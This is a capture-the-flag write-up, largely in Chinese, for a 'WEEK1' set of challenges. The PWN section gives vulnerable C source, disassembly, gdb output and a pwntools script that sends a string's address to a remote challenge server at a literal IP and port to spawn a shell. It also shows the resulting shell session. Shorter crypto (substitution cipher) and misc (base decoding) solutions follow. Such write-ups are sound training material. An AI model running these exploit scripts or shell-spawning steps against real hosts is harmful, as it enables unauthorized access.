WEEK1

PWN

white give

```c
unsigned long long num;

init_io();

printf("password:");
scanf("%ld", &num);

if (num == "paSsw0rd") { //Do you know strcmp?
    printf("you are right!\n");
    system("/bin/sh");
} else {
    printf("sorry, you are wrong.\n");
}
```

```
Arch:     amd64-64-little
RELRO:    Partial RELRO
Stack:    Canary found
NX:       NX enabled
PIE:      No PIE (0x400000)
```

```
0x000000000040120a <+81>:    lea    rax,[rip+0xe01]        # 0x402012
0x0000000000401211 <+88>:    cmp    rdx,rax
0x0000000000401214 <+91>:    jne    0x401235 <main+124>
0x0000000000401216 <+93>:    lea    rdi,[rip+0xdfe]        # 0x40201b
0x000000000040121d <+100>:   call   0x401030 <puts@plt>
0x0000000000401222 <+105>:   lea    rdi,[rip+0xe01]        # 0x40202a
```

```
gdb-peda$ info registers
rax            0x402012            0x402012
rbx            0x0                 0x0
rcx            0x10                0x10
rdx            0x0                 0x0
```

```python
from pwn import *

sh=remote('182.92.108.71',30210)
payload='4202514'  #0x402012
sh.sendline(payload)
sh.interactive()
```


```
[+] Opening connection to 182.92.108.71 on port 30210: Done
[*] Switching to interactive mode
password:you are right!
$ ls
bin
dev
flag
lib
lib32
lib64
usr
whitegive
$ cat flag
```

题目直接给了代码，分析代码得知需要满足 num == “paSsw0rd” 这一条件才能 get shell ，即需要使输入的值 num 与字符串 “paSsw0rd” 的地址的值相同。本题 No PIE ,用 gdb 调试程序，在 cmp 指令处打断点，输入 0 ，并查看寄存器中的值的情况，因为 cmp 指令比较 rdx 和 rax 的值，所以 rax 中的 0x402012 就是我们应该输入的值。编写 exp.py ,获取shell控制权后 ls cat，获得 flag 。

CRYPTO

Transformer

```
Tqh ufso mnfcyh eaikauh kdkoht qpk aiud zkhc xpkkranc uayfi kfieh 2003, oqh xpkkranc fk "qypth{hp5d_s0n_szi^3ic&qh11a_}",Dai'o sanyho oa pcc oqh dhpn po oqh hic.
```



通过题目已知的信息猜测可能是将字母替换掉， enc 中的是替换后的密文片段， ori 是未替换的原文。通过格式以及文件大小，能快速寻找到几组对应的密文片段和原文片段（ enc 0 ， part 77 ），（ enc 1 ， part 217 ），（ enc 10 ， part 112 ），就能获得大部分替换关系，并根据常用的一些单词或者继续寻找对应片段即可获得完整的替换关系，将 txt 中信息解密，获得 flag 。

MISC

Base全家福

依次用 base64 ， base32 ， base16 解码，即可获得 flag 。